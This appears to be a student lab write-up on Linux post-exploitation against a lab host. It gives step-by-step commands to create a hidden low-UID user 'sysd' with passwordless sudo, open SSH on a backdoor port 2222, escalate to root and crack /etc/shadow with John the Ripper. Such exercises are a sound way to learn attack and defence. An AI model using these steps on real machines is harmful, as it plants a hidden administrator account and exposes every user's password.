**Advanced Bash - Owning the System**

**Step 1: Shadow People**

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

* **sudo useradd sysd**

1. Give your secret user a password:

* **sudo passwd sysd**



1. Give your secret user a system UID < 1000:

* **sudo usermod -u 400 sysd**


1. Give your secret user the same GID:

* **sudo groupmod -u 400 sysd**

1. Give your secret user full sudo access without the need for a password:


* **sudo visudo  
   *After this command, it’ll bring us into the sudoers   
  file to edit as seen in photo below.*** ***Then we can add the following code in user privilege specification after root entry:***
* **sysd ALL=(ALL:ALL) NOPASSWD:ALL**

Test that sudo access works without your password:

* **su sysd  
    
  *Then***
* **sudo -l**

**Step 2: Smooth Sailing**

1. Edit the sshd\_config file:

* **sudo nano /etc/ssh/sshd\_config  
   *After editing config file, I added Port 22 and Port 2222***

**Step 3: Testing Your Configuration Update**

1. Restart the SSH service:

* **service ssh restart**

1. Exit the root account:

* **exit**

1. SSH to the target machine using your sysd account and port 2222:

* **ssh** [**sysd@192.168.6.105**](mailto:sysd@192.168.6.105) **-p 2222**

1. Use sudo to switch to the root user:

* **sudo su**

**Step 4: Crack All the Passwords**

1. SSH back to the system using your sysd account and port 2222:

* **ssh** [**sysd@192.168.6.105**](mailto:sysd@192.168.6.105) **-p 2222**

1. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:

* **sudo su**
* **john /etc/shadow**